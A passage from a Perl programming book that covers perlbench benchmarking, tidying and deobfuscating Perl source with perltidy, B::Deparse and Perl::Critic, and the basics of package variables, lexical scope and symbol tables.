After *perlbench-run* reports the details of the interpreter, it runs a series of Perl programs with each of the interpreters. It measures the time to execute, much like `Benchmark`'s `timethese`. Once it tries the program with all of the interpreters, it normalizes the results so that the first interpreter (that's the one labeled with "A") is 100. Lower numbers in the other column mean that interpreter is slower for that test. Higher numbers (they can be above 100) mean that interpreter is faster for that test. The number only has meaning for that test, and I can't compare them to a different test, even in the same run:

```
                         A      B      C      D
                        ---    ---    ---    ---
    arith/mixed         100     99    103    107
    arith/trig          100     98    100    101
    array/copy          100     96    106    101
    array/foreach       100    100    100     96
    ...
    string/ipol         100    105    100    104
    string/tr           100     97    101    100

    AVERAGE             100     98     99     98

    Results saved in ./benchres-006/index.html
```

If I have something special I want to test, I can add my own test files. Most of the infrastructure is already in place. The *README* from the *perlbench* distribution gives the basic format of a test file. I create my test and put it in *perlbench*'s *benchmark/* directory. The distribution gives an example file:

```
# Name: My name goes here
# Require: 4

require 'benchlib.pl';

# YOUR SETUP CODE HERE
$a = 0;

&runtest(100, <<'ENDTEST');
    # YOUR TESTING CODE HERE
ENDTEST
```

Summary

Benchmarking is a tricky subject. It involves a lot of numbers and requires a good understanding of what's actually going on. Not only do I have to look at my Perl program, but I should consider other factors, such as my choice of operating system, the Perl interpreter I'm using and how I compiled it, and anything else that interacts with my program. It's not all about speed, either. I might want to compare the memory use of two approaches, or see which one takes up less bandwidth. Different situations have different constraints. No matter what I'm doing, I need to do my best to find out what's really going on before I make any conclusions about how to make it better.

Further Reading

The `Benchmark` module provides all of the details of its use. The module is included with Perl, so you should already have it.

In "A Timely Start", Jean-Louis Leroy finds that his Perl program was slow because of the time it took to find the modules it needed to load.

In "When Perl Isn't Quite Fast Enough", Perl developer Nick Clark talks about why programs, in general, are slow, and which Perl design decisions can make Perl slow. The best part of his talk, which he originally gave at YAPC::EU 2002, is his solutions to speed up his programs. I heard his talk during the PerlWhirl 2005 cruise, and he related most of his discussion to his work to make Perl's Unicode handling faster. If you get a chance to see his talk, take it! I think you'll be entertained as well as educated.

I originally wrote the parts about benchmarking the Schwartzian Transform for PerlMonks in a node titled "Wasting Time Thinking About Wasted Time". I nicked it almost verbatim from my original post. I still use that post in my Perl classes to show that even "experts" can mess up benchmarks.

The second Perl article I ever wrote was "Benchmarking Perl" for *The Perl Journal* #11, in which I show some of the other functions in `Benchmark`.

The *perlbench* distribution isn't indexed in CPAN at the time of this writing, but you can still find it through CPAN Search or MetaCPAN. Check the *README* file for its documentation.

Steffen Müller explains `Dumbbench` in "The physicist's way out", "Your benchmarks suck!", and "Hard data for timing distributions".

I modified `Dumbbench` to create R data files to make box plots. You can read more about those in "Playing with Dumbbench".

Peter Rabbitson has an interesting interactive demonstration of benchmarking in his perltalk-BenchmarkingIsHard GitHub repository.

CHAPTER 6
Cleaning Up Perl

Part of mastering Perl is controlling the source code, no matter who gives it to you. People can usually read the code that they wrote, and usually complain about the code that other people wrote. In this chapter I'll take that code and make it readable. This includes the output of so-called Perl obfuscators, which do much of their work by simply removing whitespace. You're the programmer, and it's the source, and you need to show it who's boss.

Good Style

I'm not going to give any advice about code style, where to put the braces, or how many spaces to put where. These things are the sparks for heated debates that really do nothing to help you get work done. The *perl* interpreter doesn't really care, nor does the computer. But, after all, we write code for people first and computers second.

Good code, in my mind, is something that a skilled practitioner can easily read. It's important to note that good code is not something that just anyone could read. Code isn't bad because a novice Perl programmer can't read it, just like a novel isn't bad because I don't know the langauge. The first assumption has to be that the audience for any code is people who know the language, and if they don't, know how to look up the parts they need to learn. Along with that, a good programmer should be able to easily deal with source written in the handful of major coding styles.

After that, consistency is a major part of good code. Not only should I try to do the same thing in the same way each time (and that might mean everyone on the team doing it in the same way), but I should format it in the same way each time. I should use the same variable names for the same data structure in different parts of the code. Of course, there are edge cases and special situations, but for the most part, doing things the same way each time helps the new reader recognize what I'm trying to do.

Lastly, I have always liked a lot of whitespace in my code, even before my eyesight started to get bad. Spaces separate tokens, and blank lines separate groups of lines that go together, just as if I were writing prose. This book would certainly be hard to read without paragraph breaks; code has the same problem.

I have my own particular style that I like, but I'm not opposed to using another style. If I edit code or create a patch for somebody else's code, I try to mimic their style. Remember, consistency is the major factor in good style. Adding my own style to existing code makes it inconsistent.

If you haven't developed your own style or haven't had one forced on you, the *perlstyle* documentation, as well as *Perl Best Practices*, can help you set standards for you and your coding team.

perltidy

The *perltidy* program reformats Perl programs to make them easier to read. Given a mess of code with odd indentation styles (or no indentation at all), little or no whitespace between tokens, and all other manner of obfuscation, *perltidy* creates something readable.

Here's a short piece of code that I've intentionally written with bad style (actually, I wrote it normally, then removed all of the good formatting). I haven't done anything to obfuscate the program other than remove all the whitespace I could without breaking things:

```
#!/usr/bin/perl
# yucky
use strict;use warnings;my %Words;while(<>){chomp;s{^\s+}{};s{\s+$}{};
my $line=lc;my @words=split/\s+/,$line;foreach my $word(@words){
$word=~s{\W}{}g;next unless length $word;$Words{$word}++;}}foreach
my $word(sort{$Words{$b}<=>$Words{$a}}keys %Words){last
if $Words{$word}<10;printf"%5d  %s\n",$Words{$word},$word;}
```

If somebody else handed me this program, could I tell what the program does? I might know what it does, but not how it does it. Certainly I could read it slowly and carefully keep track of things in my head, or I could start to add newlines between statements. That's work, though, and too much work even for this little program.

I save this program in a file I name *yucky* and run it through *perltidy* using its default options. *perltidy* won't overwrite my file, but instead creates *yucky.tdy* with the reformatted code:

```
% perltidy yucky
```

Here's the result of *perltidy*'s reformatting, which uses the suggestions from the *perlstyle* documentation:

```
#!/usr/bin/perl
# yucky
use strict;
use warnings;
my %Words;
while (<>) {
    chomp;
    s{^\s+}{};
    s{\s+$}{};
    my $line = lc;
    my @words = split /\s+/, $line;
    foreach my $word (@words) {
        $word =~ s{\W}{}g;
        next unless length $word;
        $Words{$word}++;
    }
}
foreach my $word ( sort { $Words{$b} <=> $Words{$a} } keys %Words ) {
    last
      if $Words{$word} < 10;
    printf "%5d  %s\n", $Words{$word}, $word;
}
```

Maybe I'm partial to the GNU coding style, though, so I want that format instead. I give *perltidy* the `-gnu` switch:

```
% perltidy -gnu yucky
```

Now the braces and indentation are a bit different, but it's still more readable than the original:

```
#!/usr/bin/perl
# yucky
use strict;
use warnings;
my %Words;
while (<>)
{
    chomp;
    s{^\s+}{};
    s{\s+$}{};
    my $line = lc;
    my @words = split /\s+/, $line;
    foreach my $word (@words)
    {
        $word =~ s{\W}{}g;
        next unless length $word;
        $Words{$word}++;
    }
}
foreach my $word (sort { $Words{$b} <=> $Words{$a} } keys %Words)
{
    last
```

```
        if $Words{$word} < 10;
      printf "%5d  %s\n", $Words{$word}, $word;
  }
```

I can get a bit fancier by asking *perltidy* to format the program as HTML. The `-html` option doesn't reformat the program; instead, it adds HTML markup and applies a stylesheet to it. To get the fancy output on the reformatted program, I convert *yucky.tdy* to HTML:

```
% perltidy yucky
% perltidy -html yucky.tdy
```

perltidy can do quite a bit more, too. It has options to minutely control the formatting options for personal preference, and many options to send the output from one place to another, including an in-place editing feature.

Deobfuscation

Some people have the odd notion that they should make their Perl code harder to read. Sometimes they do this because they want to hide secrets, such as code to handle license management, or they don't want people to distribute the code without their permission. Whatever their reason, they end up doing work that gets them nothing. The people who don't know how to get the source back aren't worrisome, and those who do will just be more interested in the challenge.

De-encoding Hidden Source

Perl code is very easy to reverse-engineer since no matter what a code distributor does to the source, Perl still has to be able to run it. There isn't a step where I can compile the code and get an object or bytecode file that I can distribute without the original source.

If Perl can get to the source, so can I with a little work. If you're spending your time trying to hide your source from the people you're giving it to, you're wasting your time.

A favorite tactic of Perl obfuscators is also the favorite tactic of people who like to win Obfuscated Perl contests. That is, the Perl community does for sport what people try to sell you, so the Perl community has a lot of tricks to undo the damage so they can understand the contest entries.

I'll show you the technique working forward first. Once you know the trick, it's just monkey coding to undo it (annoying, but still tractable). Here's a file *japh_plaintext.pl*:

```
#!/usr/bin/perl
# japh_plaintext.pl

print "Just another Perl hacker,\n";
```

I want to take that file and transpose all of the characters so they become some other character. I'll use ROT-13, which moves all of the letters over 13 places and wraps around the end. A real obfuscator will be more robust and handle special cases such as delimiters, but I don't need to worry about that. I'm interested in defeating ones that have already done that work. I just read a file from the code line and output an encoded version:

```
#!/usr/bin/perl
# japh_encoder_rot13.pl

my $source = do {
    local $/; open my $fh,
    $ARGV[0] or die "$!"; <$fh>
    };

$source =~ tr/a-zA-Z/n-za-mN-ZA-M/;

print $source;
```

What I get out looks like what I imagine might be some extraterrestrial language:

```
% perl japh_encoder_rot13.pl japh_plaintext.pl
#/hfe/ova/crey
# wncu_cynvagrkg.cy

cevag "Whfg nabgure Crey unpxre,\a";
```

I can't run this program because it's no longer Perl. I need to add some code at the end that will turn it back into Perl source. That code has to undo the transformation, then use the string form of `eval` to execute the decoded string as (the original) code:

```
#!/usr/bin/perl
# japh_encoder_decoder_rot13.pl

my $source = do {
    local $/; open my $fh,
    $ARGV[0] or die "$!"; <$fh>
    };

$source =~ tr/a-zA-Z/n-za-mN-ZA-M/;

print <<"HERE";
my \$v = q($source);
\$v =~ tr/n-za-mN-ZA-M/a-zA-Z/;
eval \$v;
HERE
```

Now my encoded program comes with the code to undo the damage. A real obfuscator would also compress whitespace and remove other aids to reading, but my output will do fine for this demonstration:

```
% perl japh_encoder_decoder_rot13.pl japh_plaintext.pl
my $v = q(#/hfe/ova/crey
# wncu_cynvagrkg.cy

cevag "Whfg nabgure Crey unpxre,\a";
);
$v =~ tr/n-za-mN-ZA-M/a-zA-Z/;
eval $v;
```

That's the basic idea. The output still has to be Perl code, and it's only a matter of the work involved to encode the source. That might be as trivial as my example, or use some sort of secret such as a license key to decrypt it. Some things might even use several transformations. Here's an encoder that works like ROT-13 except over the entire 8-bit range (so, ROT-255):

```
#!/usr/bin/perl
# japh_encoder_decoder_rot255.pl

my $source = do {
    local $/; open my $fh,
    $ARGV[0] or die "$!"; <$fh>
    };

$source =~ tr/\000-\377/\200-\377\000-\177/;

print <<"HERE";
my \$v = q($source);
\$v =~ tr/\200-\377\000-\177/\000-\377/;
eval \$v;
HERE
```

I take the already-encoded output from my ROT-13 program and encode it again. The output is mostly goobledygook, and I can't even see some of it on the screen because some 8-bit characters aren't printable:

```
% perl japh_encoder_decoder_rot13.pl japh_p* |
    perl japh_encoder_decoder_rot255.pl -
my $v = q(íù ¤ö ½ ñ¨£¯èæå¯ïöá¯ãòåù£ ÷îãõãùîöáçòëç®ãùãåöáç ¢×èæç).
        q(îáâçõòå Ãòåù õîðøòå¬Üá¢»©»¤ö ½þ ôò¯îúáíÎÚÁÍ¯áúÁÚ¯»).
        q(åöáì ¤ö»);
$v =~ tr/-ÿ-/-ÿ/;
eval $v;
```

Now that I've shown you the trick, I'll work backwards. From the last output there, I see the string `eval`. I'll just change that to a `print`:

```
my $v = q(íù ¤ö ½ ñ¨£¯èæå¯ïöá¯ãòåù£ ÷îãõãùîöáçòëç®ãùãåöáç ¢×èæç).
        q(îáâçõòå Ãòåù õîðøòå¬Üá¢»©»¤ö ½þ ôò¯îúáíÎÚÁÍ¯áúÁÚ¯»).
        q(åöáì ¤ö»);
$v =~ tr/-ÿ-/-ÿ/;
print $v;
```

I run that program and get the next layer of encoding:

```
my $v = q(#/hfe/ova/crey
# wncu_cynvagrkg.cy

cevag "Whfg nabgure Crey unpxre,\a";
);
$v =~ tr/n-za-mN-ZA-M/a-zA-Z/;
eval $v;
```

I change that `eval` to a `print` and I'm back to the original source:

```
#!/usr/bin/perl
# japh_plaintext.pl

print "Just another Perl hacker,\n";
```

I've now defeated the encoding tactic by intercepting the string that it wanted to send to `eval`. That's not the only trick out there. I'll show some more in a moment.

Unparsing Code with B::Deparse

Not all of these techniques are about looking at other people's code. Sometimes I can't figure out why Perl is doing something, so I compile it then decompile it to see what Perl is thinking. The `B::Deparse` module takes some code, compiles into Perl's internal compiled structure, then works backward to get back to the source. The output won't be the same as the original source since it doesn't preserve anything.

Here's a bit of code that demonstrates an obscure Perl feature. I know that I can use an alternative delimiter for the substitution operator, so I try to be a bit clever and use the dot as a delimiter. Why doesn't this do what I expect? I want to get rid of the dot in the middle of the string:

```
# chop.pl
$_ = "foo.bar";
s.\...;
print "$_\n";
```

I don't get rid of the dot, however. The `f` disappears instead of the dot. I've escaped the dot, so what's the problem? Using `B::Deparse`, I see that Perl sees something different:

```
% perl -MO=Deparse chop.pl
$_ = 'foo.bar';
s/.//;
print "$_\n";
test syntax OK
```

The escape first takes care of protecting the character I used as a delimiter, instead of making it a literal character in the pattern.

Here's an example from Stunnix's Perl obfuscator program. It takes Perl source and make it harder to read by changing variable names, converting strings to hex escapes, and converting numbers to arithmetic. It can also use the encoding trick I showed in the previous section, although this example doesn't:

```
#!/usr/bin/perl

=head1 SYNOPSYS

A small program that does trivial things.

=cut
 sub zc47cc8b9f5 { ( my ( $z9e1f91fa38 ) = @_ ) ; print ( ( (
"\x69\x74\x27\x73\x20" . ( $z9e1f91fa38 + time ) ) .
"\x20\x73\x65\x63\x6f\x6e\x64\x73\x20\x73\x69\x6e\x63\x65\x20\x65\x70\x6f\x63
 \x68\x0a"
 ) ) ; } zc47cc8b9f5 ( (0x1963+ 433-0x1b12) ) ;
```

It's trivial to get around most of that with `B::Deparse`. Its output unencodes the strings and numbers and outputs them as their readable equivalents:

```
% perl -MO=Deparse stunnix_do_it_encoded.pl
sub zc47cc8b9f5 {
    my($z9e1f91fa38) = @_;
    print q[it's ] . ($z9e1f91fa38 + time) . " seconds since epoch\n";
}
zc47cc8b9f5 2;
```

The Stunnix program thinks it's clever by choosing apparently random strings for identifier names, but Joshua ben Jore's `B::Deobfuscate` extends `B::Deparse` to take care of that too. I can't get back the original variable names, but I can get something easy to read and match up. Joshua chose to take identifier names from a list of flowers' names:

```
% perl -MO=Deobfuscate stunnix_do_it_encoded.pl
sub SacramentoMountainsPricklyPoppy {
    my($Low) = @_;
    print q[it's ] . ($Low + time) . " seconds since epoch\n";
}
SacramentoMountainsPricklyPoppy 2;
```

`B::Deparse` doesn't stop there, either. Can't remember what those Perl one-liners do? Add `-MO=Deparse` to the command and see what comes out:

```
% perl -MO=Deparse -naF: -le 'print $F[2]'
```

The deparser adds the code that I specified with the command-line switches. The `-n` adds the `while` loop, the `-a` adds the `split`, and the `-F` changes the split pattern to the colon. The `-l` is one of my favorites because it automatically adds a newline to the end of `print`, and that's how I get the `$\ = "\n"`:

```
BEGIN { $/ = "\n"; $\ = "\n"; }
LINE: while (defined($_ = <ARGV>)) {
    chomp $_;
    our(@F) = split(/:/, $_, 0);
    print $F[2];
}
```

Perl::Critic

In *Perl Best Practices*, Damian Conway laid out 256 suggestions for writing readable and maintainable code. Jeffrey Thalhammer created `Perl::Critic` by combining Damian's suggestions with Adam Kennedy's `PPI`, a Perl parser, to create a way for people to find style violations in their code. This isn't just a tool for cleaning up Perl; it can keep me honest as I develop new code. I don't have to wait until I'm done to use this. I should check myself (and my coworkers) frequently.

Once I install the `Perl::Critic` module, I can use the *perlcritic* command. I looked through my own programs for something that I could use as an example. When I first wrote this book in 2005, I didn't have a problem finding a program that *perlcritic* would complain about. For this edition I had to work a little harder, but I found one. Here's a small program I wrote to find the retweeters of one of my Twitter posts, so I could choose one to receive what I am giving away.

This program is exactly as I originally programmed it, without any cleansing to make me seem any more skilled:

```
#!/usr/bin/perl
# retweeter.pl
# https://gist.github.com/briandfoy/5478591
use Net::Twitter;
use v5.10;

die "Specify the original tweet id!\n" unless defined $ARGV[0];

# get your own credentials at https://dev.twitter.com/apps/new
my $nt = Net::Twitter->new(
  traits   => [qw/OAuth API::RESTv1_1/],
    map { $_ => $ENV{"twitter_$_"} || die "ENV twitter_$_ not set" }
        qw(
            consumer_secret
            consumer_key
            access_token
            access_token_secret
            )
    );
die "Could not make Twitter object!\n" unless defined $nt;

my $retweets = $nt->retweets( { id => $ARGV[0], count => 100 } );

say "Found " . @$retweets . " retweets for $ARGV[0]";
```

```
my @retweet_users =
    map  { $_->{user}{screen_name} }
    @$retweets;

my $chosen = int rand( @retweet_users );
say "The winner is $retweet_users[$chosen]!";
```

The *violation* I get tells me what's wrong, gives me a page reference for *Perl Best Practices*, and tells me the severity of the violation. Higher numbers are less severe, with 5 being the least severe. By default, *perlcritic* only shows what it thinks are the worst problems:

```
% perlcritic retweeter.pl
Code before strictures are enabled at line 7, column 1.  See page 429 of PBP.
(Severity: 5)
```

I might feel pretty good that *perlcritic* only warns me about strictures, something I don't always add to small programs like this one.

Every `Perl::Critic` warning is implemented as a *policy*, which is a Perl module that checks for a particular coding practice. If I don't understand the short warning I get, I can get more with the `--verbose` switch and an argument from 1 to 9 to specify the amount of information I want:

```
% perlcritic --verbose 9 retweeter.pl
[TestingAndDebugging::RequireUseStrict] Code before strictures are enabled at
line 7, near 'die "Specify the original tweet id!\n" unless defined $ARGV[0];'.
(Severity: 5)
```

This shows the policy name, the warning, the line of code, and the severity. I can customize that output by giving `--verbose` a format string. The format looks similar to those I use with `printf`, and the `%p` placeholder stands in for the policy name:

```
% perlcritic --verbose '%p\n' retweeter.pl
TestingAndDebugging::RequireUseStrict
```

Now that I know the policy name, I can disable it in a *.perlcriticrc* file that I put in my home directory. I enclose the policy name in square brackets, and prepend a `-` to the name to signal that I want to exclude it from the analysis:

```
# .perlcriticrc
[-TestingAndDebugging::RequireUseStrict]
```

When I run *perlcritic* again, I get the all clear:

```
% perlcritic --verbose '%p\n' retweeter.pl
retweeter.pl source OK
```

That taken care of, I can start to look at less severe problems. I step down a level using the `--severity` switch. As with other debugging work, I take care of the most severe problems before moving on to the lesser problems. At the next level, the severe problems would be swamped in a couple hundred of the same violation, telling me I haven't used Perl's warnings in this program:

```
% perlcritic --severity 4 retweeter.pl
Code before warnings are enabled at line 7, column 1.  See page 431 of PBP.
(Severity: 4)
```

I can also specify the severity levels according to their names. Table 6-1 shows the *perlcritic* levels. Severity level 4, which is one level below the most severe level, is `-stern`:

```
% perlcritic -stern retweeter.pl
Code before warnings are enabled at line 7, column 1.  See page 431 of PBP.
(Severity: 4)
```

Table 6-1. perlcritic can take a severity number or a name

Number	Name
--severity 5	-gentle
--severity 4	-stern
--severity 3	-harsh
--severity 2	-cruel
--severity 1	-brutal

I find out that the policy responsible for this is `TestingAndDebugging::RequireUseWarnings`, but I'm neither testing nor debugging, so I have warnings turned off. My *.perlcriticrc* is now a bit longer:

```
# .perlcriticrc
[-TestingAndDebugging::RequireUseStrict]
[-TestingAndDebugging::RequireUseWarnings]
```

I can continue the descent in severity to get pickier and pickier warnings. The lower I go, the more obstinate I get. For instance, *perlcritic* starts to complain about using `die` instead of `croak`, although in my program `croak` does nothing I need since I use `die` at the top level of code rather than in subroutines. `croak` can adjust the report for the caller, but in this case there is no caller:

```
% perlcritic --severity 3 retweeter.pl
Version string used at line 5, column 1.  Use a real number instead.
(Severity: 3)
"die" used instead of "croak" at line 12, column 39.  See page 283 of PBP.
(Severity: 3)
```

If I want to keep using *perlcritic*, I need to adjust my configuration file for this program, but with these lower-severity items, I probably don't want to disable them across all of my *perlcritic* analyses. Most of my programs shouldn't get away with these violations. I copy my *.perlcriticrc* to *retweeter_critic_profile* and tell *perlcritic* where to find my new configuration using the `--profile` switch:

```
% perlcritic --profile retweeter_critic_profile retweeter.pl
```

Completely turning off a policy might not always be the best thing to do. There's a policy to complain about using `eval` in a string context, and that's generally a good idea. I do need the string `eval` for dynamic module loading, though. I need it to use a variable with `require`, which only takes a string or a bareword:

```
eval "require $module";
```

Normally, `Perl::Critic` complains about that because it doesn't know that this particular use is the only way to do this. Ricardo Signes created `Perl::Critic::Lax` for just these situations. It adds a bunch of policies that complain about an `eval` construct unless it's loading a module, such as my `eval-require`. His policy `Perl::Critic::Policy::Lax::ProhibitStringyEval::ExceptForRequire` takes care of this one. String `eval`s are still bad, just not in this case.

You can also tell *perlcritic* to ignore a line by putting a `## no critic` comment on that line:

```
use v5.10; ## no critic
```

This causes its own violation to replace the one I turned off:

```
% perlcritic --severity 3 retweeter.pl
Unrestricted '## no critic' annotation at line 5, column 12.  Only disable the
Policies you really need to disable.  (Severity: 3)
...
```

I can tell the comment which policy to turn off by putting the policy name in parentheses (and separating multiple policies with commas):

```
use v5.10; ## no critic (ValuesAndExpressions::ProhibitVersionStrings)
```

This is just annoying enough to make me want to change the code instead, even if I don't like the style that `Perl::Critic` recommends.

Creating My Own Perl::Critic Policy

That's just the beginning of `Perl::Critic`. I've already seen how I want to change how it works so I can disable some policies, but I can add policies of my own, too. Every policy is simply a Perl module. The policy modules live under the `Perl::Critic::Policy::*` namespace and inherit from the `Perl::Critic::Policy` module:

```
package Perl::Critic::Policy::Subroutines::ProhibitMagicReturnValues;

use strict;
use warnings;
use Perl::Critic::Utils;
use parent 'Perl::Critic::Policy';

our $VERSION = 0.01;

my $desc = q{returning magic values};
```

```
sub default_severity  { return $SEVERITY_HIGHEST  }
sub default_themes    { return qw(pbp danger)     }
sub applies_to        { return 'PPI::Token::Word' }


sub violates {
    my( $self, $elem ) = @_;
    return unless $elem eq 'return';
    return if is_hash_key( $elem );

    my $sib = $elem->snext_sibling();

    return unless $sib;
    return unless $sib->isa('PPI::Token::Number');
    return unless $sib =~ m/^\d+\z/;

    return $self->violation( $desc, [ 'n/a' ], $elem );
    }

1;
```

Once written, I test my policy with *perlcritic* and I see that I've written it without violations:

```
% perlcritic ProhibitMagicReturnValues.pm
ProhibitMagicReturnValues.pm source OK
```

There's much more that I can do with `Perl::Critic`. With the `Test::Perl::Critic` module, I can add its analysis to my automated testing. Every time I run `make test` I find out if I've violated the local style. The `criticism` pragma adds a `warnings`-like feature to my programs so I get `Perl::Critic` warnings (if there are any) when I run the program.

Although I might disagree with certain policies, that does not diminish the usefulness of `Perl::Critic`. It's configurable and extendable so I can make it fit the local situation. Check the references at the end of this chapter for more information.

Summary

Code might come to me in all sorts of formats and encodings, and with other tricks that make it hard to read, but I have many tools to clean it up and figure out what it's doing. With a little work I can be reading nicely formatted code instead of suffering from the revenge of the programmers who came before me.

Further Reading

See the *perltidy* site for more details and examples. You can install *perltidy* by installing the `Perl::Tidy` module. It also has plug-ins for Vim and Emacs, as well as other editors.

The *perlstyle* documentation is a collection of Larry Wall's style points. You don't have to follow his style, but most Perl programmers seem to. Damian Conway gives his own style advice in *Perl Best Practices*.

Josh McAdams wrote "Perl::Critic" for *The Perl Review* 2.3 (Summer 2006).

`Perl::Critic` has its own website where you can upload code for it to analyze.

CHAPTER 7
Symbol Tables and Typeglobs

Although I don't normally deal with typeglobs or the symbol table, I need to understand them for use in later chapters. I'll lay the foundation for advanced topics including dynamic subroutines and jury-rigging code in this chapter. Symbol tables organize and store Perl's package (global) variables, and I can affect the symbol table through typeglobs. By messing with Perl's variable bookkeeping I can do some powerful things. You're probably already getting the benefit of some of these tricks without even knowing it.

Package and Lexical Variables

Before I get too far, I want to review the differences between package and lexical variables. The symbol table tracks package variables but not lexical variables. When I fiddle with the symbol table or typeglobs, I'm dealing with package variables. Package variables are also known as global variables since they are visible everywhere in the program.

In *Learning Perl* and *Intermediate Perl*, we used lexical variables whenever possible. We declared lexical variables with `my`, and those variables could only be seen inside their scope. Since lexical variables have limited reach, I didn't need to know all of the program to avoid a variable name collision. Lexical variables are a bit faster too, since Perl doesn't have to deal with the extra bookkeeping of the symbol table.

Lexical variables have a limited scope, and they affect only the part of the program where I define them. This little snippet declares the variable name `$n` twice in different scopes, creating two different variables that do not interfere with each other:

```
my $n = 10; # outer scope

my $square = square( 15 );

print "n is $n, square is $square\n";

sub square { my $n = shift; $n ** 2; }
```

This double use of `$n` is not a problem. The declaration inside the subroutine is a different scope and gets its own version that masks the other version. At the end of the subroutine, its version of `$n` disappears as if it never existed. The outer `$n` is still `10`.

Package variables are a different story. Doing the same thing with package variables stomps on the previous definition of `$n`:

```
$n = 10;

my $square = square( 15 );

print "n is $n, square is $square\n";

sub square { $n = shift; $n ** 2; }
```

Perl has a way to deal with the double use of package variables, though. The `local` built-in temporarily moves the current value, `10`, out of the way until the end of the scope, and the entire program sees the new value, `15`, until the scope of `local` ends:

```
$n = 10;

my $square = square( 15 );

print "n is $n, square is $square\n";

sub square { local $n = shift; $n ** 2; }
```

We showed the difference in *Intermediate Perl*. The `local` version is the *dynamic scope*, which depends on the state of the program during runtime. The lexical variables have a scope decided solely on inspection of the code.

Here's a small program that demonstrates it both ways. I define the package variable `$global`, and I want to see what happens when I use the same variable name in different ways. To watch what happens, I use the `show_me` subroutine to tell me what it thinks the value of `$global` is. I'll call `show_me` before I start, then subroutines that do different things with `$global`. Remember that `show_me` is outside of the lexical scope of any other subroutine:

```
#!/usr/bin/perl

# not strict clean, yet, but just wait
$global = qq(I'm the global version);

show_me('At start');
lexical();
localized();
show_me('At end');
```

```
sub show_me {
    my $tag = shift;

    print "$tag: $global\n"
    }
```

The `lexical` subroutine starts by defining a lexical variable also named `$global`. Within the subroutine, the value of `$global` is obviously the one I set. However, when it calls `show_me`, the code jumps out of the subroutine. Outside of the subroutine, the lexical variable has no effect. In the output, the line I tagged with `From lexical()` shows `I'm the global version`:

```
sub lexical {
    my $global = "I'm the lexical version";
    print "In lexical(), \$global is --> $global\n";
    show_me('From lexical()');
    }
```

Using `local` is completely different since it deals with the package version of the variable. When I localize a variable name, Perl sets aside its current value for the rest of the scope. The new value I assign to the variable is visible throughout the entire program until the end of the scope. When I call `show_me`, even though I jump out of the subroutine, the new value for `$global` that I set in the subroutine is still visible:

```
sub localized {
    local $global = "I'm the localized version";
    print "In localized(), \$global is --> $global\n";
    show_me('From localized()');
    }
```

The output shows the difference. The value of `$global` starts off with its original version. In `lexical()`, I give it a new value but `show_me` can't see it; `show_me` still sees the global version. In `localized()`, the new value sticks even in `show_me`. However, after I've called `localized()`, `$global` comes back to its original values:

```
At start: I'm the global version
In lexical(), $global is --> I'm the lexical version
From lexical: I'm the global version
In localized(), $global is --> I'm the localized version
From localized: I'm the localized version
At end: I'm the global version
```

Hold that thought for a moment, because I'll use it again after I introduce typeglobs.

Getting the Package Version

No matter which part of my program I am in, or which package I am in, I can always get to the package variables as long as I preface the variable name with the full package name. Going back to my `lexical()`, I can see the package version of the variable even when that name is masked by a lexical variable of the same name. I just have to add the full package name to it, `$main::global`:

```
sub lexical {
    my $global = "I'm the lexical version";
    print "In lexical(), \$global is --> $global\n";
    print "The package version is still --> $main::global\n";
    show_me('From lexical()');
    }
```

The output shows that I have access to both:

```
In lexical(), $global is  --> I'm the lexical version
The package version is still --> I'm the global version
```

That's not the only thing I can do, however. If, for some odd reason, I have a package variable with the same name as a lexical variable that's currently in scope, I can use `our` (introduced in Perl 5.6) to tell Perl to use the package variable for the rest of the scope:

```
sub lexical {
    my $global = "I'm the lexical version";
    our $global;
    print "In lexical with our, \$global is --> $global\n";
    show_me('From lexical()');
    }
```

Now the output shows that I don't ever get to see the lexical version of the variable:

```
In lexical with our, $global is  --> I'm the global version
```

It seems pretty silly to use `our` that way, since it masks the lexical version for the rest of the subroutine. If I only need the package version for part of the subroutine, I can create a scope just for it so I can use it for that part and let the lexical version take the rest:

```
sub lexical {
    my $global = "I'm the lexical version";

    {
    our $global;
    print "In the naked block, our \$global is --> $global\n";
    }

    print "In lexical, my \$global is --> $global\n";
    print "The package version is still --> $main::global\n";
    show_me('From lexical()');
    }
```

Now the output shows all of the possible ways I can use `$global`:

```
In the naked block, our $global is --> I'm the global version
In lexical, my $global is  --> I'm the lexical version
The package version is still --> I'm the global version
```

The Symbol Table

Each package has a special hash-like data structure called the symbol table, which comprises all of the *stashes* for that package. A stash is a hash that has all the variables defined in a package. It's not like the Perl hash we showed in *Learning Perl*, but it looks and acts like it in some ways, and its name is the package name with two colons on the end, such as `%main::`.

This isn't a normal Perl hash, but I can look in it with the `keys` operator. Want to see all of the symbol names defined in the `main` package? I simply print all the keys for this special hash:

```
#!/usr/bin/perl
# show_main_vars.pl
foreach my $entry ( keys %main:: ) {
    print "$entry\n";
    }
```

I won't show the output here because it's rather long, but when I look at it, I have to remember that those are the variable names without sigils. When I see the identifier `_`, I have to remember that it has references to the variables `$_`, `@_`, and so on. Here are some special variable names that Perl programmers will recognize once they put a sigil in front of them:

```
/
"
ARGV
INC
ENV
$
_
0
@
```

If I look in another package I don't see anything because I haven't defined any variables yet:

```
#!/usr/bin/perl
# show_empty_foo_vars.pl

foreach my $entry ( keys %Foo:: ) {
    print "$entry\n";
    }
```

If I define some variables in package `Foo`, I'll then be able to see some output:

```
#!/usr/bin/perl
# show_foo_vars.pl

package Foo;

@n      = 1 .. 5;
$string = "Hello Perl!\n";
%dict   = ( 1 => 'one' );

sub add { $_[0] + $_[1] }

foreach my $entry ( keys %Foo:: ) {
    print "$entry\n";
    }
```

The output shows a list of the identifier names without any sigils attached. The symbol table stores the identifier names:

```
n
add
string
dict
```

The `%main::` symbol table also contains all of the other symbol tables, so I can also write the same program with `main::` in front of `Foo::`:

```
foreach my $entry ( keys %main::Foo:: ) {
    print "$entry\n";
    }
```

That's just a bonus fact for you. It's probably not useful.

I can use the other hash operators on these stashes too. I can delete all of the variables with the same name. In the next program, I define the variables `$n` and `$m`, then assign values to them. I call `show_foo` to list the variable names in the `Foo` package, which I use because it doesn't have all of the special symbols that the `main` package does:

```
#!/usr/bin/perl
# show_foo.pl

package Foo;

our $n = 10;
our $m = 20;

show_foo( "After assignment" );

delete $Foo::{'n'};
delete $Foo::{'m'};

show_foo( "After delete" );
```

```
sub show_foo {
    print "-" x 10, $_[0], "-" x 10, "\n";

    print "\$n is $n\n\$m is $m\n";

    foreach my $name ( keys %Foo:: ) {
        print "$name\n";
        }
    }
```

The output shows me that the symbol table for `Foo::` has entries for the names `n` and `m`, as well as for `show_foo`. Those are all of the variable names I defined: two scalars and one subroutine. After I use `delete`, the entries for `n` and `m` are gone:

```
----------After assignment----------
$n is 10
$m is 20
show_foo
n
m
